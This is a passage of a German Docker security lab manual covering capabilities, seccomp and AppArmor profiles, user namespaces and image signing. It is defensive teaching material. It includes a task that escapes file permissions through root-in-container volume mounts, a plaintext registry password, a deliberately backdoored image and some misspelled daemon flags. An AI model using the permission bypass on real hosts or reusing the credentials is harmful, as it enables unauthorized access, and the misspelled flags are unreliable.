Ihr erster Container soll den Owner des Ordners `/etc` ändern. Sie können mit dem Flag `cap-drop` Capabilities löschen und mit dem Flag `cap-add` hinzufügen. Es ist Best Practice per Whitelisting Capabilities zu erlauben. Starten Sie den Container ohne Capabilities und fügen Sie nur die `chown` Capability hinzu. Der Shell sollen danach mit dem Parameter `-c` die Befehle `chown` sowie `ls` für das Auflisten des aktuellen Ordners mitgegeben werden.

Anhand der Berechtigungen des Ordners `/etc`, sehen Sie, dass der root User die Änderungen vollziehen konnte.

```
1 docker container run --rm --cap-drop all --cap-add chown alpine sh -c "chown nobody /etc && ls -al"
```

Aufgabe 4.5

Nehmen Sie an, dass ein Angreifer Zugriff auf einen Ihrer Container erlangt hat. Welche root Fähigkeiten hätte der Angreifer?

Als nächstes sollen alle Capabilities ausgeschaltet werden. Wenn Sie nun den Befehl mit den Änderungen erneut ausführen, wird `Operation not permitted` ausgegeben.

```
1 docker container run --rm --cap-drop all alpine sh -c "chown nobody /etc && ls -al"
```

In Kapitel 4.3 haben Sie gelernt, dass man root im Container vermeiden soll. Erstellen Sie erneut einen Container mit dem Befehl oben und verwenden Sie zusätzlich das Flag `user` mit UID 1000 und GID 1000. Die Capability `chown` soll erlaubt sein.

```
1 docker container run --rm --user 1000:1000 --cap-add chown alpine sh -c "chown nobody /etc"
```

Aufgabe 4.6

Wie erklären Sie sich diesen Output?

4.6. Seccomp

Dieses Kapitel befasst sich mit den Docker Security Bench Einträgen 2.16 und 5.21. Wie Sie sehen, sind beide Punkte bereits erfüllt, jedoch können je nach Bedarf weitere Härtungsmassnahmen mit Seccomp getroffen werden.

```
[PASS] 2.16 - Ensure daemon-wide custom seccomp profile is applied, if needed
[PASS] 5.21 - Ensure the default seccomp profile is not Disabled
```

Abbildung 10: Docker Security Bench Seccomp

Seccomp (Secure computing mode) ist ein Linux Kernel Feature. Es verhält sich wie eine Art Firewall für System Aufrufe (syscalls) indem es die System Aufrufe filtert und kontrolliert, wie diese verwendet werden sollen.

Damit Sie sichergehen können, dass Seccomp für Docker verfügbar ist, können Sie die Docker Infos aufrufen. Im Output sehen Sie entsprechend unter Security Options die verfügbaren Sicherheitsmodule.

```
1 docker info
```

Docker verwendet Seccomp im "Filter" Modus und hat eine eigene JSON-basierte Darstellung der Konfigurationsdatei. Wenn Sie einen Container starten, wird durch Docker ein Standard Seccomp Profil angewendet. Wenn wir jedoch eigene Einschränkungen machen wollen, kann dem "docker container run" Befehl das Flag "--security-opt seccomp=<profilname>.json" mitgegeben werden. Der Docker Client sendet dieses JSON anschliessend an den Docker Daemon, welcher das JSON zu einem Seccomp Profil kompiliert.

Docker bietet mehrere Sicherheitsfeatures, die das Testen für diese Übung erschweren können. Damit wir den Effekt der Seccomp Profile sehen können, werden wir folgende Flags für unsere Container verwenden:

--cap-add ALL	Fügt alle Capabilities hinzu.
--security-opt apparmor=unconfined	Schaltet AppArmor aus. AppArmor werden Sie in Kapitel 4.7 behandeln.

In einer ersten Phase wollen wir ein Profil erstellen, dass sämtliche "syscalls" verbietet. Mit der "defaultAction" geben Sie an, was geschehen soll, wenn keine der in "syscalls" aufgeführten Einträge zutrifft. In diesem Fall haben wir uns mit SCMP_ACT_ERRNO für ein Whitelisting entschieden.

Hinweis

Es gibt 4 weitere Actions, die in Seccomp Profilen verwendet werden können:

SCMP_ACT_KILL	Killt den Container. Dabei wird der Container in einen Exit Status mit Code 159 gesetzt.
SCMP_ACT_TRAP	Sendet einen SIGSYS Signal (Bad argument), ohne den Befehl auszuführen.
SCMP_ACT_ERRNO	Setzt errno (Operation not permitted), ohne den Befehl auszuführen.
SCMP_ACT_TRACE	Wird für Debugging Zwecke verwendet. Da diese Action selten Verwendung findet, gehen wir nicht weiter darauf ein.

In "syscalls" geben Sie als Liste an, welche Befehle verwendet werden dürfen. Damit können Sie zum Beispiel dem Container verweigern den Befehl "rmdir" zur Löschung von Ordnern zu verwenden.

Erstellen Sie nun die Datei "**~/dockerlab2/seccomp/myseccomp.json**" und fügen Sie den folgenden Inhalt ein:

```
1 {
2   "defaultAction": "SCMP_ACT_ERRNO",
3   "architectures": [
4     "SCMP_ARCH_X86_64",
5     "SCMP_ARCH_X86",
6     "SCMP_ARCH_X32"
7   ],
8   "syscalls": [
9   ]
10 }
```

Wenn Sie einen Container mit dem "myseccomp.json" starten wollen, wird dies nicht funktionieren. In diesem Fall hat Ihr Container zu wenig Syscalls zur Verfügung, um überhaupt starten zu können. Mit folgendem Befehl können Sie vorher genannten Sachverhalt nachvollziehen.

```
1 docker container run --rm -it --cap-add ALL --security-opt apparmor=
  unconfined --security-opt seccomp=myseccomp.json alpine sh
```

Unser Seccomp Profil ist so noch nicht brauchbar. Anstatt immer ein eigenes Seccomp Profil von Grund auf zu schreiben, wollen wir das Standard Seccomp Profil als Basis zuziehen. Dieses werden wir schlussendlich auf unsere Bedürfnisse anpassen. Werfen Sie hierzu einen kurzen Blick auf das Standard Seccomp Profil.

Hinweis

Das Standard Seccomp Profil von Docker sehen Sie in der Datei "**~/dockerlab2/seccomp/default.json**".

Ein Eintrag in der syscalls Liste eines Seccomp Profiles ist immer ein JSON Objekt mit mehreren Feldern. Der nachfolgende Eintrag setzt sich folgendermassen zusammen:

names	Enthält einen oder mehrere Einträge im JSON Listen Format. Hier definieren Sie was für System Befehle von der weiter unten definierten Action betroffen sind (zum Beispiel "chown").
action	Mit SCMP_ACT_ALLOW geben Sie an, dass die Einträge in "names" unter Einhaltung der Bedingungen erlaubt werden sollen.
args	Mit welchen Argumenten die System Befehle aufgerufen werden.
includes	Hier können Sie zum Beispiel Capabilities definieren. Wenn wir das untere Beispiel betrachten, sollen die in names aufgeführten System Befehle nur dann erlaubt werden, wenn der Container die Capability SYS_ADMIN besitzt.
excludes	Gegenteil der Funktionalität des «includes» Feld.

```
1  {
2    "names": [
3      "bpf",
4      "clone",
5      "fanotify_init",
6      "lookup_dcookie",
7      "mount",
8      "name_to_handle_at",
9      "perf_event_open",
10     "quotactl",
11     "setdomainname",
12     "sethostname",
13     "setns",
14     "syslog",
15     "umount",
16     "umount2",
17     "unshare"
18   ],
19   "action": "SCMP_ACT_ALLOW",
20   "args": [],
21   "comment": "",
22   "includes": {
23     "caps": [
24       "CAP_SYS_ADMIN"
25     ]
26   },
27   "excludes": {}
28 }
```

Wir wollen nun das Verhalten des Standard Seccomp Profil betrachten. Halten Sie sich den obigen Seccomp Eintrag im Hinterkopf. Im Weiteren werden wir auf "unshare" eingehen. Erstellen Sie nun einen normalen Container mit einer Shell.

```
1 docker container run --rm -it alpine sh
```

Fragen Sie im Container ab, wer Sie sind. Dies sollte ohne weiteres funktionieren.

```
1 whoami
```

Nun wollen wir einen Befehl anschauen, der in einem Container normalerweise nicht erlaubt ist. Mit dem Befehl "unshare" können neue Namespaces erstellt werden. Das Standard Docker Seccomp Profil erlaubt die Verwendung dieses Befehls nicht.

Versuchen Sie den folgenden Befehl im Container auszuführen.

```
1 unshare
```

Würden Sie dem Container das Flag `--security-opt seccomp=unconfined` mitgeben, wäre die Ausführung des "unshare" Befehls möglich. Mit "unconfined" geben Sie an, dass kein Seccomp Profil verwendet werden soll. Versuchen Sie den Befehl unshare auszuführen.

Information

"unshare" kommt dem was Docker macht nahe. Wenn Sie selber einmal Container erstellen wollen, ohne Docker zu verwenden, könnte dieser Artikel von Interesse sein:

<https://ilearnedhowto.wordpress.com/2017/12/13/how-to-run-docker-containers-using-common-linux-tools-without-docker/>

Verlassen Sie den Container mit "exit".

Aufgabe 4.7

Sie haben bestimmt schon in das Standard Seccomp JSON reingeschaut. Unter welcher Bedingung wäre es möglich den Befehl "unshare" im Container auszuführen?

Sie können die verschiedenen Syscalls eines Befehls mit dem Befehl "strace" aufführen. "strace" wird in Linux als Diagnose/Debugging Tool verwendet. Es kann die Abläufe zwischen einem Prozess und dem Kernel aufzeigen. Damit Sie nicht den ganzen Output durchforsten müssen, filtern wir diesen mit ein bisschen Pipes und Filter Magie. Der Output zeigt Ihnen die verwendeten Syscalls des Befehls "whoami".

```
1 strace -c -f -S name whoami 2>&1 1>/dev/null | tail -n +3 | head -n -2 |  
  awk '{print $(NF)}'
```

Kopieren Sie nun das Seccomp Profil **"~/dockerlab2/seccomp/default.json"** in eine neue Datei **no-chmod.json**. Entfernen Sie in der kopierten Datei im Feld **names** die Einträge für **"chmod"**, **"fchmod"** und **"fchmodat"** und starten Sie mit dem neuen Seccomp Profil einen Container.

```
1 docker container run --rm -it --security-opt seccomp=no-chmod.json alpine  
  sh
```

Versuchen Sie im Container die Zugriffsrechte eines beliebigen Ordners auf **rw-rw-rw-** zu ändern. Verlassen Sie den Container und starten Sie einen neuen Container mit dem Standard Seccomp Profil. Versuchen Sie nochmals die Zugriffsrechte zu ändern.

Sie haben nun gesehen, wie Sie ein Seccomp Profil auf Ihre Bedürfnisse anpassen können. Sie können dieses Seccomp Profil auch im **"/etc/docker/daemon.json"** als generellen Standard für alle Container definieren. Das macht Sinn, wenn alle Ihre Container auf einem Host die gleichen Regeln befolgen müssen.

4.7. AppArmor

AppArmor wird im Docker Security Bench unter Punkt 5.1 aufgeführt und wird im Folgenden behandelt. Docker verwendet ein rudimentäres Standard-AppArmor Profil, weswegen Punkt 5.1 als [PASS] angezeigt wird. Das reicht jedoch in einer produktiven Umgebung nicht aus!

[PASS] 5.1 - Ensure AppArmor Profile is Enabled**Abbildung 11:** Docker Security Bench AppArmor

AppArmor ist ein Mandatory Access Control Framework und Bestandteil von Linux. AppArmor kann verwendet werden um Container anhand von Policies zu schützen. Dabei wird die Zugriffsberechtigung von Programmen auf Objekte (Dateioperationen auf bestimmten Pfaden) sowie Capabilities und Netzwerkzugriffe eingeschränkt.

Stellen Sie sicher, dass AppArmor für Docker verfügbar ist (siehe Section "Security Options:")

```
1 docker info
```

Bevor wir ein eigenes Profil schreiben, sollen Sie herausfinden, ob ein Container mit einem AppArmor Profil gestartet worden ist. AppArmor bietet hierfür den Befehl "apparmor_status".

```
1 sudo apparmor_status
```

Aufgabe 4.8

Wenn Sie nun einen Container starten, wird ein Standard AppArmor Profil für Docker verwendet. Falls kein Container mehr läuft, starten Sie einen Container als Daemon (im Hintergrund) und führen Sie den AppArmor Status Befehl nochmals aus. Das erstellte AppArmor Profil ist als "docker-default" aufgeführt. Was bedeuten die beiden Modi "enforced" und "complain"? In welchem Modus ist das "docker-default" AppArmor Profil?

Hint: <https://ubuntu.com/server/docs/security-apparmor>

Entfernen Sie den zuvor erstellten Container.

Sie sollen nun ein eigenes AppArmor Profil schreiben. Erstellen Sie im Ordner "**~/dockerlab2/apparmor**" die Datei **apparmor-profile**. Die hier wichtigsten zwei Einträge sind die beiden "deny". Das Erste "deny" blockierte sämtliche Leserechte im Ordner "/tmp". Durch zwei Sterne (Wildcards) wird angegeben, dass nicht nur die im **"/tmp"** Ordner liegenden Dateien, sondern auch Unterordner diese Restriktion haben sollen. Mit dem zweiten "deny" werden alle Berechtigungen für die Datei **"/etc/passwd"** blockiert (**R**ead,**W**rite,**l**oc**K**,**L**ink,**eX**ecute).

```
1 #include <tunables/global>
2 profile apparmor-profile flags=(attach_disconnected,mediate_deleted) {
3     #include <abstractions/base>
4     file,
5     network,
6     capability,
7     deny /tmp/** w,
8     deny /etc/passwd rwk!x,
9 }
```

Information

Unser Profil ist nur die Spitze des Eisbergs. Verwenden Sie folgenden Link, wenn Sie mehr über die Komponenten eines AppArmor Profils lernen möchten:

<https://documentation.suse.com/sles/15-SP1/html/SLES-all/cha-apparmor-profiles.html#sec-apparmor-profiles-types>

Damit AppArmor Profile verwendet werden können, müssen diese zuvor geladen werden.

```
1 sudo apparmor_parser -r -W apparmor-profile
```

Hinweis

Sie können ein Profil mit folgendem Befehl deaktivieren:

```
1 apparmor_parser -R <Profilname>
```

Wir wollen unser AppArmor Profil testen und erstellen dafür einen neuen Container.

```
1 docker container run -it --security-opt apparmor=apparmor-profile alpine sh
```

Aufgabe 4.9

Welche Befehle können Sie nun im Container ausführen?

`touch /tmp/file`

`cat /etc/passwd`

`cat /etc/shadow`

Verlassen Sie den Container wieder und räumen Sie ihn ab.

4.8. User Namespace

In diesem Kapitel behandeln Sie den Punkt 2.8 des Docker Security Bench. Sie wurden bereits im letzten Versuch kurz mit der Thematik Namespace konfrontiert.

[WARN] 2.8 - Enable user namespace support

Abbildung 12: Docker Security Bench User Namespace

Linux Namespaces bieten Isolation für laufende Prozesse und beschränken ihren Zugriff auf Systemressourcen, ohne dass sich der laufende Prozess der Einschränkungen bewusst ist.

Der beste Weg, um Privilege Escalation zu verhindern, ist die Anwendungen Ihres Containers so zu konfigurieren, dass sie als unprivilegierte User ausgeführt werden. Bei Containern, deren Prozesse mit root Rechten im Container ausgeführt werden müssen, kann ein sogenannter User Namespace definiert werden. Damit wollen wir erreichen, dass

die Prozesse nur im Container root Rechte haben und niemals auf dem Host. Das erreichen Sie, indem Sie einen weniger privilegierten User, wie zum Beispiel der bereits verwendete User "nobody", als fiktiven root User im Container verwenden.

Wenn ein Prozess versucht, Berechtigungen ausserhalb des Namespaces durch Privilege Escalation zu erhalten, wird der Prozess als nicht privilegierte UID mit hoher Nummer auf dem Host ausgeführt, die nicht einmal einem echten Benutzer zugeordnet ist. Dies bedeutet, dass der Prozess überhaupt keine Berechtigungen für das Hostsystem hat.

Wechseln Sie auf Ihrem Host zum root User.

```
1 sudo su
```

Erstellen Sie eine einfache Datei im Ordner "/tmp/".

```
1 echo "I am from host" > /tmp/rootfile.txt
```

Da wir die Datei als root User erstellen, gehört Sie root und hat die Berechtigungen 0644.

```
1 ls -l /tmp/rootfile.txt
```

Verlassen Sie den root User mit "exit". Nun versuchen Sie die Datei anzupassen.

```
1 echo "I am making changes" > /tmp/rootfile.txt
```

Ok, das hat nicht funktioniert.

Aufgabe 4.10

Was können Sie nun tun um trotzdem die Datei anzupassen? Tun Sie es!

Hint: root im Container und volumes

Sie sollten die Datei nun angepasst haben und sehen auch den veränderten Dateiinhalt.

```
1 ls -l /tmp/rootfile.txt
```

Sie haben also nun die User Einschränkung ausgetrickst!

Vielleicht erinnern Sie sich daran, dass wir im Dockerfile über die USER Instruktion einen User definiert haben. User Namespaces gehen noch einen Schritt weiter. Durch einen weiteren Eintrag in der Datei "/etc/docker/daemon.json" können wir einen weniger privilegierten User für die Container definieren.

Was das konkret heisst, kann anhand folgendem User beschrieben werden. Wird ein Container mit dem Standard root (UID 0) User erstellt, wird der Container mit einem User betrieben, welcher auf dem Host die UID 231072 besitzt.

Der sogenannte User Namespace ist hierbei zum Beispiel die UID testuser, welcher als untergeordnete User IDs 231072 und die nächsten 65536 besitzt. Würde also ein Angreifer versuchen aus diesem Namespace auszubrechen (Privilege Escalation), hätte er auf dem Host eine hohe, unechte UID und somit keine Rechte. Diese Einträge werden in den Dateien "/etc/subuid" und "/etc/subgid" gespeichert.

```
1 testuser:231072:65536
```

Stoppen Sie nun Docker.

```
1 sudo systemctl stop docker
```

Definieren Sie für den Docker Daemon den User Namespace. Mit "default" erstellt Docker automatisch den User "dockremap" und weist ihn zum Namespace zu. Betätigen Sie einmal die Enter Taste, um die Eingabe wieder zu sehen.

```
1 sudo dockerd --usersns-remap=default &
```

Hinweis

Falls das User Namespace remapping in einer Fehlermeldung endet, kann es sein, dass ein Prozess das remapping verhindert.

```
1 failed to start daemon: pid file found, ensure docker is not running  
   or delete /var/run/docker.pid
```

Beenden Sie den störenden Prozess folgendermassen:

```
1 ps axf | grep docker | grep -v grep | awk '{print "kill -9 " $1}' |  
   sudo sh
```

Vergewissern Sie sich, dass der User "dockremap" erstellt ist.

```
1 id dockremap
```

Nun versuchen wir nochmals einen Container zu starten mit dem Ordner "tmp" als Volume gemounted unter /shared.

```
1 docker container run -it -v /tmp:/shared/ alpine sh
```

Sie sollten nun wieder Ihre Datei "rootfile.txt" von zuvor sehen.

Aufgabe 4.11

Können Sie die Datei lesen? Können Sie die Datei verändern? Schauen Sie sich die Berechtigungen der Datei an und erklären Sie!

4.9. Verifizieren und signieren von Docker Images

Bei der Nutzung von Drittinhalten stellt sich unvermeidlich die Frage: "Vertraue ich dieser Quelle?"

Was sich nach einer recht einfachen Frage anhört, ist eigentlich ziemlich schwer zu beantworten. Was meinen wir mit "Vertrauen"? Bei Software Repositories wie Docker Hub möchten wir sicherstellen, dass die vom Autor hochgeladene

Software, mit der vom Repository von uns heruntergeladenen Software übereinstimmt. Dies ist notwendig damit wir darauf vertrauen können, dass die Software nicht versehentlich oder in böswilliger Absicht (Poisoned Image) nachträglich im Repository verändert wurde. Sie wollen also einen sogenannten Content Trust haben. Vielleicht haben Sie bereits in Docker Security Bench gesehen, dass die Verwendung des Content Trust als [WARN] angegeben war. Falls nicht, können Sie einen einfachen Container starten und Docker Security Bench nochmals durchlaufen lassen.

```
[INFO] 4.2 - Use trusted base images for containers
[WARN] 4.5 - Enable Content trust for Docker
```

Abbildung 13: Docker Security Bench Content Trust

Wie sie die Integrität von Software gewährleisten und überprüfen können, haben Sie bereits in der PKI Laborübung gelernt - signieren. Es gibt bereits offizielle Images auf Docker Hub denen vertraut wird und die auch so ausgewiesen sind. Sie können solche Images anhand der Labels oben rechts erkennen. Docker unterscheidet dabei zwischen drei Labels:

Verified Publisher	Durch Docker geprüft aber auf Registry eines vertrauenswürdigen Anbieters und nicht auf Docker Hub.
Official Image	Durch Docker geprüft und Open Source. Somit ist der Code für alle einsehbar.
Certified Image	Images, die zusätzliche Anforderungen, Best Practices und Support Anforderungen erfüllen.



Abbildung 14: Vertrauenswürdige Images (<https://hub.docker.com/search?q=&type=image>)

Sie werden in diesem Kapitel mit einer vom Laborteam aufgebauten Registry für Docker Images arbeiten. Da wir eine

eigene Registry verwenden, muss Ihr Docker Daemon der Registry vertrauen. Kopieren Sie das SSL Zertifikat mit den folgenden Befehlen in das entsprechende Verzeichnis.

```
1 sudo /bin/bash -c "echo quit | openssl s_client -showcerts -servername islab-services.zh.switchengines.ch -connect islab-services.zh.switchengines.ch:5000 > ca.crt"
2
3 sudo mkdir -p /etc/docker/certs.d/islab-services.zh.switchengines.ch:5000
4
5 sudo cp ca.crt /etc/docker/certs.d/islab-services.zh.switchengines.ch:5000/ca.crt
```

Loggen Sie sich bei der Registry mit "labadmin" und dem Passwort "Hslu123" ein. Damit erlauben Sie das Hochladen und Herunterladen von Images über unsere eigene Registry.

```
1 docker login https://islab-services.zh.switchengines.ch:5000
```

Hinweis

```
1 WARNING! Your password will be stored unencrypted in /home/labadmin/.docker/config.json.
```

Diese Warnung können Sie in der Laborumgebung getrost missachten. **Verwenden Sie aber in einer produktiven Umgebung einen credential store!**

Siehe Link: <https://docs.docker.com/engine/reference/commandline/login/#credentials-store>

Hinweis

Sollten Sie folgenden Zertifikatsfehler erhalten:

```
1 FATA[0000] Error response from daemon: v1 ping attempt failed with error: Get https://myregistrydomain.com:5000/v1/_ping: tls: oversized record received with length 20527.
2 If this private registry supports only HTTP or HTTPS with an unknown CA certificate, add `--insecure-registry islab-services.zh.switchengines.ch:5000` to the daemon's arguments.
3 In the case of HTTPS, if you have access to the registry's CA certificate, no need for the flag;
```

Müssen Sie das Zertifikat auch auf Stufe OS einfügen. Verwenden Sie hierfür folgende Befehle:

```
1 sudo cp ca.crt /usr/local/share/ca-certificates/islab-services.zh.switchengines.ch.crt
2
3 sudo update-ca-certificates
```

Das Laborteam hat Ihnen netterweise bereits ein vertrauenswürdiges Image zur Verfügung gestellt. Sie können es von der Registry herunterladen, indem Sie den Registry Pfad und den Namen des Images angeben.

```
1 docker pull islab-services.zh.switchengines.ch:5000/backdooredalpine
```

Wie Sie sehen, haben Sie ohne weiteres das Image erhalten. Jedoch haben Sie gelernt, dass man unbekannten Images nicht trauen sollte.

Damit Sie Images nur von vertrauenswürdigen Quellen herunterladen können, wird Docker Content Trust verwendet. Durch das Einschalten des Docker Content Trust, sagen Sie Docker, dass Ihre Images beim Upload signiert werden sollen. Beim Download wird die Signatur eines Images wiederum geprüft.

```
1 export DOCKER_CONTENT_TRUST=1
```

Wenn Sie diesmal das Image versuchen herunterzuladen, wird Ihnen Docker eine Fehlermeldung anzeigen.

```
1 docker pull islab-services.zh.switchengines.ch:5000/backdooredalpine
```

Damit Docker mit vertrauenswürdigen Images interagieren kann, benötigen Sie den oben eingeschalteten Content Trust, eine Registry und einen Notary Server. Der Notary Server ist zuständig für das Signieren Ihrer Images. Da diese Thematik den Umfang dieser Übung übersteigen würde, gehen wir nicht weiter darauf ein.

Information

Sobald Sie Docker in einer produktiven Umgebung verwenden, kommen Sie an Docker Content Trust nicht vorbei.

Weitere Informationen finden Sie hier: https://docs.docker.com/engine/security/trust/content_trust/

Setzen Sie Docker Content Trust zurück:

```
1 export DOCKER_CONTENT_TRUST=0
```

4.10. Docker Security Bench auf einem gesicherten System

Sie haben nun viele Sicherheitsmechanismen kennengelernt. In Kapitel 2.1 haben Sie Docker Security Bench ausgeführt und gesehen, dass einige offene Baustellen bestanden. Nun können Sie Docker Security Bench nochmals ausführen und den Vergleich ziehen.

```
1 docker container run -it --net host --pid host --usersns host --cap-add  
  audit_control -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST -v /var/lib  
  :/var/lib -v /var/run/docker.sock:/var/run/docker.sock -v /usr/lib/  
  systemd:/usr/lib/systemd -v /etc:/etc --label docker_bench_security  
  docker/docker-bench-security
```

5. Die Challenge (Optional)

Das war nicht genug? Diese Challenge soll Sie fordern!

Jetzt liegt es an Ihnen die Welt vor den dunklen Mächten zu bewahren. Werden Sie die drei Weisheiten des Hackings finden? Folgen Sie den Anweisungen in den Links.

<https://www.ntsossecure.com/vulnerable-docker-vm/>

ODER

<https://www.n00py.io/2017/08/vulnhub-walkthrough-donkey-docker/>

Hinweis

Diese Challenge soll lediglich als Zusatz gelten und ist nicht für das Erlangen des Testats notwendig.

Notizen